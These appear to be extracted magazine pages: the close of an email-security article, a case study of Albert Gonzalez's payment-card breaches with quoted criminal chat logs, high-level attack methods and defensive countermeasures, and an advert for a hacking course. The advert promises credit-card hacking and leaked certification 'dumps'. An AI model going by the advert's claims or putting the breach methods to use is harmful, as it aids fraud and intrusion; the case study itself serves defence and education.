ISP's have a part to play in providing security to their customers. The biggest threat to ISP's and end-users are compromised PCs sending spam (usually a BOT). ISP's continue to have their IP addresses blacklisted on a yearly basis – each blacklisted server leads to emails not being delivered. The biggest problem for ISP's is outbound spam – it will only be a matter of time before ISPs contact a customer's PC to let them know they are sending spam (maybe sooner than later might be better). ISPs have been known to reduce the bandwidth or block the IP address from accessing the network. A high proportion of compromised spam/botnets can be found on ISP networks.

Spam is both, an infection and propagation vector for malware campaigns in general, with an interesting twist. The most aggressive Zeus crimeware serving campaigns for Q1, 2010 were optimizing the traffic they were getting through the spam campaigns, by embedding client-side exploits on the pages, next to actual malware left for the end user to manually download and execute. Very clever!

Social engineering

Email spam only survives through the use of simple and effective social engineering techniques. Email spam may contain a URL, embedded image or attachment (PDF or MP3 for example) so when the recipient opens it, malicious code is distributed to the operating system. The malicious code hides in the registry/attacks the kernel or masquerades as a genuine system file (to confuse AV and anti-malware application scanning – see *did you know?* below). Users are persuaded to open these emails through

sympathy, guilt or intimidation as well as interest (Viagra is a common theme) or fear (they notice a message from their bank/tax office or delivery company i.e. DHL – they may also be waiting for a genuine delivery from DHL). A user can see how easy it is to trick someone through the use of deception (social engineering) techniques.

Did you know?

Never use the *fingerprinting* AV function when scanning your PC – always do a full system scan to check for malware, bots and malicious code.

Mobile email – the BlackBerry view

Mobile email security is also currently a hot topic among security professionals. A good example of mobile email security would be BlackBerry (which leads the way in email security) which uses BIS (*BlackBerry Internet Service*) and BES (*BlackBerry Enterprise Service*) internet services. If you are a consumer you would use BIS and BES for enterprise. Emails, web pages and applications will access these internet services. BIS provides a complete encrypted email service however BES does the same but with strict IT security policies in place (i.e. controlling spam, email account setup, application installs etc). The BIS model although encrypted does allow for eavesdropping as the mobile carrier is connecting with the Internet.

That said, BIS is more secure than connecting from a PC to a local ISP though. BES on the other hand remains on the private network so BlackBerry users have a secure link using one of triple DES, 3DES or AES encryption to the corporate network. Earlier last year RIM the makers of the BlackBerry issued a critical security advisory for the BES software. The flaw enabled hackers to execute malicious code and hijack the infrastructure via PDF distiller. This is a perfect example of the threat level concerning email attachments and email server-based architecture.

Final Thoughts

After reading this feature you should realize that securing email is by no means an easy task, unless for example OpenPGP is adopted on a grand scale for ALL end users. Outside of PGP, SSL, TLS etc it is very easy to see how difficult it is to tell if someone has read or modified an email message. Think about this – what is the cost of an email being read by someone else? In fact, it's more than likely a cost number that cannot be quantified.

JULIAN EVANS

Julian Evans is an internet security entrepreneur and Managing Director of education and awareness company ID Theft Protect. IDTP leads the way in providing identity protection solutions to consumers and also works with large corporate companies on business strategy within the sector on a worldwide basis. Julian is a leading global information security and identity fraud expert who is referenced by many leading industry publications.

The Greatest Hacking Breach In Cyber History

How did it happen? How can we learn from it? Are there more to come?

In my last article, I described how malware functions and why I believe anti-virus is dead.



What you will learn...

- The insides story of a huge cyber breach
- Why it took so long to catch the cyber-criminals
- Hardening your network against this kind of attack

What you should know...

- What is a CVE (vulnerability)?
- How to search the NVD.nist.gov for CVEs
- Wireless networking and basic encryption


In this article, I want to delve into the story of a most notorious hacker and how he masterminded the greatest hacking breach in cyber history using techniques that are actually not that novel and could have most likely been prevented, had the victim networks been better prepared and the IT staff better trained in cyber defense. Let's begin with who he is, where he is today and how he landed behind bars...

His name is Albert Gonzalez. He was born in 1981, making him 30 years old next year. He is a computer hacker and cyber criminal who was accused of and plea bargained, admitting guilt in 19 charges, of masterminding the credit card theft and reselling of more than 170 million (that's 170,000,000) credit card and ATM card numbers from 2005 through 2007, the biggest cyber crime and biggest fraud of this kind in history (so far). His parents, who had immigrated to the United States from Cuba in the 1970s, bought him his first computer when he was 8. By the age of 9 he was reported to be actively removing computer viruses.

Gonzalez is a Cuban-American who attended South Miami High School in Miami, Florida. In this High School, he was described as the pack leader of the school's computer nerds. In his senior year at the school, he and a friend used the library computer to hack into a system of the government of India where they left messages about their culture. Reportedly

India had to cancel government checks as a result. Gonzalez was not charged and was warned to stay away from a computer for six months. In 2000 he moved to New York City where he lived for three months before moving to Kearny, New Jersey. While living in Kearny, he was accused of being the mastermind of a group of hackers called the Shadowcrew group, which trafficked in 1.5 million stolen credit and ATM card numbers. At that time, he was not indicted, although he was initially charged with possession of 15 fake credit and debit cards in Newark, New Jersey, he avoided jail time by becoming an informant for the United States Secret Service, against his *criminal* code of ethics and against his coorts at the ShadowCrew, under their investigation codenamed *Operation Firewall*.

Gonzalez didn't stop there. After his *get out of jail free pass*, he continued on his cybercrime hacking spree, during which he was said to have thrown himself a \$75,000 birthday party. He stayed at lavish hotels and enjoyed the *high life* – until he was captured and arrested by the United States Secret Service, on August 5, 2008. Within a year, on August 28, 2009, his attorney filed papers with the United States District



Albert Gonzalez.
Picture courtesy of the
U.S. Secret Service

Court for the District of Massachusetts in Boston indicating that he would plead guilty to all 19 charges in the U.S. v. Albert Gonzalez, 08-CR-10223, case (the TJ Maxx case).

According to reports this plea bargain would *resolve* issues with the New York case of U.S. v. Yastremskiy, 08-CR-00160 in United States District Court for the Eastern District of New York (the Dave and Busters case).

Gonzalez could serve a term of 15 years to 25 years. He would forfeit more than \$1.65 million, a condominium in Miami, a blue 2006 BMW 330i automobile, IBM and Toshiba laptop computers, a Glock 27 firearm, a Nokia cell phone, a Tiffany

diamond ring and three Rolex watches. His sentence would run concurrent with whatever comes out of the case in the United States District Court for the District of New Jersey, in other words he will serve the longest of the sentences he receives (Source: U.S. Department of Justice). It took a while to catch him because he was an informant, he is very smart and employed the help of hacking experts to perform penetrations that were not visible to the IT staff at the victim sites because they didn't have the right countermeasures in place to detect or block exploitation of their network resources.

As a result of finally discovering his crimes, he actually faced three federal indictments:

Cyber Criminals Chat Log Excerpt

When breaking into another famous retail outlet, Albert Gonzalez and his Eastern European accomplice discussed it in chat sessions, whose logs were recovered by the US Government. Here's an excerpt from this discussion about their breach of J.C. Penny (jcp):

```
Gonzalez : 11/1/2007 7:50:38 PM
have you done any work on jcp?
372712: 11/1/2007 7:51:13 PM
i personally didnt, [hacker 2] just scanned few sqls for weak pw
Gonzalez : 11/1/2007 7:52:12 PM
i thought jcp was inject
372712: 11/1/2007 7:52:29 PM
yes i mean he scanned inside
372712: 11/1/2007 7:52:37 PM
i hacked jcp with injection too
372712: 11/1/2007 7:53:26 PM
they have most of ports open wasnt too hard
Gonzalez: 11/4/2007 8:04:01 PM
what did [hacker 2] say about jcp?
372712: 11/4/2007 8:04:40 PM
he hacked 100+ sqls inside and stopped
372712: 12/16/2007 3:31:45 PM
[hacker 2] told me he found a place to sniff for dumps [credit card magstripe data] in jcp [...]
372712: 12/16/2007 3:36:01 PM
i see, hacker 2 showed you anything?
372712: 12/16/2007 3:36:19 PM
[SAMPLE CREDIT CARD INFORMATION IS DISPLAYED...]
Gonzalez: 12/16/2007 3:36:19 PM
nope, when did [hacker 2] have this news?
372712: 12/16/2007 3:36:30 PM
yesterday?
Gonzalez: 12/16/2007 3:38:19 PM
hmm, where is track2?
372712: 12/16/2007 3:39:42 PM
hm yea, maybe he didn't send me full log
Gonzalez: 12/16/2007 3:39:59 PM
im curious how [hacker 2] moved around on jcp so quickly w/o making noise
372712: 12/16/2007 3:40:59 PM
sql servers is his key to everything heh
Gonzalez: 12/24/2007 3:38:20 PM
i got access to the jcp pos [point-of-sale] network :)
372712: 3/17/2008 7:25:10 PM
how are things ended with JCP?
Gonzalez :3/17/2008 7:25:53 PM
i stopped brutng the domain admin pw
Gonzalez: 3/17/2008 7:26:01 PM
after [hacker 2] got domain admin i stopped
```

Source: US Government court filing in U.S. v. Gonzalez

- May 2008 in New York for the Dave & Busters case
- May 2008 in Massachusetts for the TJ Maxx case
- August 2009 in New Jersey in connection with the Heartland Payment case.

On March 25, 2010, Gonzalez was sentenced to 20 years in federal prison.

Gonzalez in the indictment was referred to by screen names of *cumbajohny*, *soupnazi*, *segvec*, *kingchilli* and *stanozlolz*. This cyber crime was a costly embarrassment to TJ Maxx which discovered the breach in December 2006 and initially believed the intrusion began in May 2006 but further investigation revealed it dated back to July 2005. One of Gonzalez co-conspirators was Stephen Watt, a Morgan Stanley employee in New York City, known in the hacker world as *Unix Terrorist* and *Jim Jones*, who wrote the sniffer program.

Finger Pointing (Until the Guilty Plea Bargain)

Rene Palomino Jr., attorney for Gonzalez, charged in a blog on the New York Times website that the indictment arose out of squabbling among U.S. Attorney offices in New York, Massachusetts and New Jersey. Palomino said that Gonzalez was in negotiations with New York and Massachusetts for a plea deal in connection with the T.J. Maxx case when New Jersey made its indictment. Palomino identified the unindicted conspirator *P.T.* as Damon Patrick Toey who had pled guilty in the T.J. Maxx case. Palomino said Toey rather than Gonzalez was the ring leader of the Heartland case. Palomino further said, *Mr. Toey has been cooperating since Day One. He was staying at (Gonzalez's) apartment.*

This whole creation was Mr. Toey's idea...It was his baby. This was not Albert Gonzalez. I know for a fact that he wasn't involved in all of the chains that were hacked from New Jersey. Palomino said one of the unnamed Russian hackers in the Heartland case was Maksym Yastremski who was also indicted in the T.J. Maxx but is now serving 30-years in a Turkish prison on a charge of hacking Turkish banks in a separate matter. Investigators said Yastremskiy and Gonzalez exchanged 600 messages and that Gonzalez paid him \$400,000 through e-gold. Yastremskiy was arrested in July 2007 in Turkey on charges of hacking into 12 banks in Turkey. The Secret Service investigation into him was used to build the case against Gonzalez including a sneak and peek covert review of Yastremskiy's laptop in Dubai in 2006 and a review of the disk image of the Latvia computer leased from Cronos IT and alleged to have been used in the attacks. After the indictment Heartland issued

a statement saying that it does not know how many card numbers were stolen from the company and that it does not know how the U.S. government reached the total breach of 130 million records. In any case, it remains the largest breach in U.S. History – all done using bits, bytes, packets and payload.

The Breach: Cyber Crime Objectives

The objects of the conspiracy were to:

- Exploit vulnerabilities in wireless computer networks used at retail store locations;
- Exploit vulnerabilities in software used to manage large business databases;
- Gain unauthorized access to computer networks processing and storing debit and credit card transactions and other valuable data for major corporate retailers;
- Download and steal from computer networks operated by major corporate retailers over 40 million pieces of card holders' track 2 data – the information found on the magnetic stripes of credit and debit cards, which is read by ATMs and credit card readers – as well as internal accounts and proprietary files;
- Sell stolen track 2 data in Eastern Europe, the United States and elsewhere to others for their fraudulent use;
- *Cash out* stolen track 2 data by encoding the data on the magnetic stripes of blank payment cards and using these cards to obtain tens of thousands of dollars at a time from banks' ATMs;
- Conceal and launder the illegal proceeds through anonymous web currencies in the United States and Russia, and offshore bank accounts in Latvia; and
- Repatriate portions of the illegal proceeds through web currency converters and ATM cards linked to Eastern European banks.

The Breach: Cyber Crime Methods

The methods used by Gonzalez and accomplices are as follows:

- Went *wardriving* (driving around in a car with a laptop computer, looking for accessible wireless computer networks) in commercial areas of Miami, Florida, such as the area around U.S. 1;
- Exploited wireless networks of retail store locations to gain unauthorized access to the networks that processed and stored credit and debit card transactions for major retailers including, but not limited to, *BJ's Wholesale Club* (BJ's), DSW,

OfficeMax, Boston Market, Barnes & Noble, Sports Authority, and *TJX Companies* (TJX);

- Located and stole sensitive files and data on these networks, including track 2 data and encrypted PIN blocks – the personal identifier numbers associated with debit cards;
- Wrote, sought to obtain, and obtained from criminal associates in the United States and abroad, *sniffer* programs – programs which capture communications over computer networks – in order to monitor and steal (i) password and account information, which enabled the conspirators to access different computer servers containing payment card data within a corporate network, and (ii) track 2 data as it was moving across a network;
- Downloaded from the corporate networks processing and/or storing payment card transactions the track 2 data for tens of millions of credit and debit cards and PIN blocks associated with millions of debit cards;
- Obtained technical assistance from criminal associates in decrypting encrypted PIN numbers;
- Obtained remote access to computer servers in the United States, Latvia and the Ukraine, in which the conspirators stored tens of millions of stolen credit and debit card numbers;
- Encrypted those servers to conceal their purpose and prevent access by others;
- Sold *dumps* – blocks of track 2 data – for fraudulent use, both in Eastern Europe and the United States;
- *Cashed out* stolen track 2 data by encoding the data on the magnetic stripes of blank credit/debit cards and using these cards to obtain tens of thousands of dollars at a time from ATMs;
- Moved money through anonymous web currency exchanges and bank accounts in Latvia to conceal the illegal proceeds;
- Used foreign bank accounts to fund ATM cards, enabling conspirators to access the profits of their illegal activities from ATMs in the United States;
- Using fictitious names, mailed express packages full of cash on a number of occasions to a drop box;
- Used Internet-based attacks, often SQL injection attacks (which exploited security vulnerabilities in database-driven web sites), to find vulnerabilities and give the conspirators access to the track 2 data, internal accounts, and files of large businesses, including retailer Forever 21; and
- Used sensitive law enforcement information, obtained by Gonzalez during the course of his *cooperation* in a U.S. Secret Service undercover investigation, to warn off conspirators and ensure that they would not be identified and arrested in the course of that investigation.

I could go into much more detail about this case but you can find it online at <http://www.cybercrime.gov> and at <http://www.privacyrights.org>. What I'd like to focus on is the holes he and his friends exploited, the tools they used, and how a more preemptive, proactive approach to network security could have stopped them.

How Gonzalez Did It

Does it all boil down to known SQL server vulnerabilities and leveraging SQL server injection exploit techniques to create backdoors on the Retail outlet corporate systems? Was that all he and his fellow criminals did to get so many credit card and ATM card numbers and our personal information? Not exactly. On the J.C. Penny breach as well as the larger, TJ Maxx breach, he and his accomplices launched packet sniffing and ARP spoofing attacks that enabled him to steal real-time credit card transactions from internal corporate networks.

Let me simplify it all into the three things he and his friends did – wardriving, CVE exploitation and deploying custom malware. Here are the known hacking techniques they used, and for each method, I will provide a possible countermeasure that could have been in place:

- 1 Wardriving
 - a Finding and Mapping Wireless Routers
 - b Cracking Wireless Encryption
 - c Exploiting Wireless Vulnerabilities




Figure 1. Wardriving Equipment aka Laptop and Pringles Can
Source: Spacebison.org

- 2 *Exploiting Database Vulnerabilities* (CVEs)
- 3 Installing Custom Sniffing Software – aka Target-specific Malware

Wardriving

According to Google: *Wardriving is the term for finding and marking the locations and status of wireless networks. Wardrivers typically use software to determine whether the network is open or closed and a Global Position System device to record the location. A wardriver marks the spot either by using a symbol written in chalk on a building near the spot – known as warchalking – or mapping the locations and posting it on the Internet.*

From Figure 1, we can see that the equipment requirements are very simple:

1. A laptop computer
2. Wifi card or dongle
3. GPS receiver
4. Wifi detection software (such as Netstumbler, for Windows; Kismet for Linux, and Macstumbler for Macintosh computer)
5. GPS mapping software (such as Microsoft's Streets and Trips)
6. Wifi antenna (optional: helps to extend the range of your wifi card)

Now, according to the U.S. FBI, identifying the presence of a wireless network may not be a criminal violation; however, there may be criminal violations if the network is actually accessed including theft of services, interception of communications, misuse of computing resources, up to and including violations of the Federal Computer Fraud and Abuse Statute, Theft of Trade Secrets, and other federal violations.

In or about 2003, Gonzalez identified payment card data which was accessible at an *unencrypted wireless access point* utilized by a BJ's Wholesale Club store. Gonzalez and Scott used this wireless access point to compromise track 2 data pertaining to BJ's customers. As used in the indictment, *wireless access points* are devices that enable computers, including those in cash registers and inventory controllers, to connect with computer networks using radio waves. In 2004, Scott, accompanied and assisted by J.J., gained unauthorized access to an OfficeMax wireless access point located near the intersection of 100 Street and U.S. 1, in Miami, Florida. The pair were able to locate and download customers' track 2 debit card data, including *encrypted PINs*, on OfficeMax's payment card transaction processing network. Contemporaneously, Scott and J.J. provided the data to Gonzalez, who turned to another co-conspirator to *decrypt the encrypted PINs*. On July 12 and 18,

2005, Scott compromised two wireless access points operated by TJX at Marshal's department stores in Miami, Florida. Scott used these access points repeatedly to transmit computer commands to TJX's computer servers processing and storing payment card transaction data in Framingham, Massachusetts. On September 15-16, 2005 and November 18, 2005, the conspirators downloaded payment card data stored on TJX's servers in Framingham.

Exploiting Database Vulnerabilities (CVEs)

After breaking into the wireless networks, Gonzalez began to transition to exploitation of *common vulnerabilities and exposures* (CVEs) in database driven web sites (aka *SQL injection flaws*). In approximately August of 2007, Gonzalez invited Toey, a co-conspirator, to move to Miami. In exchange for living rent-free in Gonzalez's condominium and periodic cash payments, Toey collaborated with Gonzalez on Internet-based attacks on corporate computer systems. These attacks, which included attacks on Forever 21, another clothing retailer with a strong ecommerce web presence, were aimed at obtaining financial data. In the middle of October, 2007, Gonzalez brought another co-conspirator, Scott to his condominium while Toey was there and, for the last time, they used a wireless access point of a nearby retailer as the vehicle for obtaining access to payment card transaction data.

SQL Injection is a form of exploitation against database user input vulnerability, where one is able to inject SQL commands into a database, remotely. This is easily accomplished on systems that don't have an extra layer of security protection against this form of attack and on those that don't do good error checking. To learn more about SQL Injection, I recommend you learn about the flaws, and how to harden/remove them at <http://nvd.nist.gov> by doing a search on SQL and SQL injection and to learn from the experts such as Steve Friedl, the Unix Wiz, at this SQL Injection site here: <http://unixwiz.net/techtips/sql-injection.html>, where he goes into great detail about SQL injection with links to even more SQL injection research.

Installing Custom Sniffing Software – aka Target-specific Malware

Beginning on May 14-15, 2006, Scott installed and configured a VPN connection from a TJX payment card transaction processing server to a server obtained by Gonzalez. As used in the indictment, a VPN, or *virtual private network*, is a private or secure network connection within a public computer network, such as the Internet, see Figure 2.

On May 15, 2006, Gonzalez used ICQ (an instant messaging program) to ask Yastremskiy's assistance in obtaining an *undetected sniffer program*.

Beginning on May 15, 2006, and continuing for some days thereafter, including May 16, 18 and 20, Scott and his co-conspirators *uploaded sniffer programs to a TJX payment card transaction processing server*. One of the sniffer programs uploaded by Scott and Gonzalez was used to monitor and capture track 2 data as transactions were being processed by TJX's network. The track 2 data captured by the sniffer program was downloaded over the VPN on numerous dates, including October 27 and December 18, 2006.

They covered their attacks over the Internet using more than one messaging screen name, storing data related to their attacks on multiple hacking platforms, disabling programs that logged inbound and outbound traffic over the hacking platforms, and disguising, through the use of *proxies*, the Internet Protocol addresses from which their attacks originated.

The indictment said *Gonzalez and his cohorts tested their program against 20 anti virus programs to make sure that no anti-virus program would detect their target-specific malware* (remember my article last month – Is Anti-virus Dead? Here's yet another example why it is dead – long live host-based intrusion prevention systems (HIPS)).

Take A Byte Out of CyberCrime

Now, let's discuss how to defend against these types of exploits and as McGruff, the Crime Dog says, let's *Take a Bite out of Cyber Crime*. It's so simple, you might think I should tell you more, but it's so easy, I'll sum it up:

1. Enable strong wireless encryption on all wireless routers (don't deploy wireless if you don't have to – in this case, for convenience, the retailers deploy wireless barcode scanners and therefore believe they need a wireless network).
2. Test your wireless routers for CVEs – visit <http://nvd.nist.gov> and type in the manufacturer name in the search engine *for example, search for [Cisco Wireless]* if you purchased a Cisco wireless router. If you find any CVEs list, test your equipment to see if it can be exploited. Do this on a TEST NETWORK, before you deploy this equipment on your CORPORATE NETWORK. If you find any flaws, get the firmware updates or reconfiguration and hardening instructions from the manufacturer. If they can't help you, return the equipment and buy another wireless solution that has less known CVEs and a better security support team. Also, pay a visit to <http://www.remote-exploit.org/> and grab BackTrack, currently v4.0, and see if you can penetration test your own wireless router, while it's on your TEST NETWORK.
3. Lock down the wireless router based on known/trusted MAC addresses and the total number of trusted assets. For example, if you have 4 barcode scanners and one wireless cash register, set the total trusted connections to 5. Then, when someone tries to break in, the router itself won't allow another asset online.




Figure 2. The Infected Network Topology, Summarized

4. Use an agent-less *network access control* (NAC) such as (self-plug) my patented NACwall technology, or similar, or a more complex intrusion detection and prevention system (IDS and IPS) such as Snort.org for your wireless router to detect, alert and possibly BLOCK the criminal from spoofing a trusted device or from breaking into the wireless router, itself. In addition, a central console such as a *Security Information Management* (SIM) system is important to keep an eye out for alerts due to network anomalies. A free open source SIM is available here at <http://www.ossim.net>.
5. Harden your SQL Server. In fact, harden all your trusted assets that have an IP address. Starting with any touchpoints to your payment gateway or shopping cart software does make the most sense. If you don't understand how to harden a SQL server, google it. There are numerous vendors, including Application Security, found at <http://www.appsecinc.com> who will provide the necessary commercial tools to harden your SQL server. If you can't afford a commercial solution, join the Open Web Application Security Project at <http://www.owasp.org>.
6. Encrypt everything you can. If you can't afford strong encryption from folks like RSA or Entrust then you can at least look at the free TrueCrypt utility at <http://www.truecrypt.org>.
7. Join a security techtips group – try <http://www.naisg.org> – the National Information Security Group – it's free to join and you can send an email question on network security and get a quick answer for FREE from an industry expert. If you don't stay on top of your own security issues, the cyber criminals will find a way to exploit you when you least expect it.
8. Deploy *host-based intrusion prevention* (HIPS) on every server and desktop you can afford to do so. Read my last article in Hakin9 Magazine, September 2010, for lots of links to free and commercial HIPS solutions.

I have many more suggestions for hardening your network, but I chose to focus specifically on this breach – the greatest breach in Cyber History, so you can see how easy it was for the hackers to break in, that they did eventually get caught, but also, in the meantime, folks like TJ Maxx ended up spending over \$220M USD to pay for the damages that occurred as



a result of this breach, while the cyber criminals are finally behind bars.

Like I said earlier, it's surprisingly easy to deploy more preemptive, proactive network security countermeasures if you understand how a breach can occur. It's not rocket science. It takes time, energy, support from upper management and patience with them, fellow employees and your own network configuration.

Change doesn't come that quickly or easily but if you don't get proactive now, you're an open target.

Are There More To Come?

Yes. There will be many more successful cyber breaches, like these. As Willie Sutton, the famous bank robber said, when asked *Why do you rob banks?*,

he answered *Because that's where the money is!* The internet has enabled criminals to compress time and distance into milliseconds, packets and payload. Stay tuned for my November article where I'll cover some of my favorite free tools and best practices in more detail. Finally, for 2010, I will make predictions in December for what to expect in 2011 and how to better prepare yourselves for next years even more novel onslaught in cyber terrorism and cyber crime with a new wave of unique malware. More to come.

GARY S. MILIEFSKY, FMDHS, CISSP®

Gary S. Miliefsky is a regular contributor to Hakin9 Magazine. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org, CISSP® and Advisory Board of the Center for the Study of Counter-Terrorism and Cyber Crime at Norwich University. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).




Want's to be the Best Ethical Hacker & Security Expert

GET "The Secret of Hacking" with 2 DVD (40,000 full ver tools)+ Videos.



2nd Edition List Price: ~~USD 98~~
Offer Price: **53 USD ONLY**



3rd Edition List Price: ~~USD 99~~
Offer Price: **54 USD ONLY**

Combo Offer (with 4 DVDs)

3rd Edition + **2nd Edition** + 1st edition in PDF

List Price: ~~USD 399~~
Offer Price: **Rs. 99 USD ONLY**

= Order Combo KIT (Save 53%)

SPECIAL COMPANY HIGHLIGHTS ...

- » We are the world's first company that released Exploit on Ms Office 2007
- » We also released first multi hop Exploit for PDF 8/9 (hide exe into PDF file)
- » Leo Impact Security, inc have more then 5 patent pending research

Security Expert
Average Salary
1,20000 USD

Source: payscale.com



UNCOMMON FEATURE'S:

- 21 WAYS TO HACK & PROTECT EMAIL ID & PASSWORDS
- LEARN BASIC TO ADVANCED HACKING AND SECURITY
- LEARN REMOTE HACKING(WITHOUT ANY ATTACHMENTS)
- LEARN NETBANKING & CREDIT CARDS HACKING & SECURITY
- EASILY PASS CEH, CHFI, CISSP, CISA CERTIFICATIONS (Free Dumps)
- LEARN VIRUS RESEARCH & DEVELOPMENT.
- 30 DAYS MONEY BACK GURANTEE IF YOU ARE NOT SATISFIED
- No shipping and Hidden cost + Works on all Operating system (Widnows, Linux, Mac OS)



Incredible Offer :: Order Now

www.theseretofhacking.com

Now available on Amazon.com

Over
50,000
Sold!

:: Get Surprise Free Gift ::

www.theseretofhacking.com



LEO IMPACT SECURITY

Leo Impact Security, INC
616, Corporate Way, Suite 2
#4000, Valley Cottage, NY 10989
Phone: +1 818 252 9090 (USA)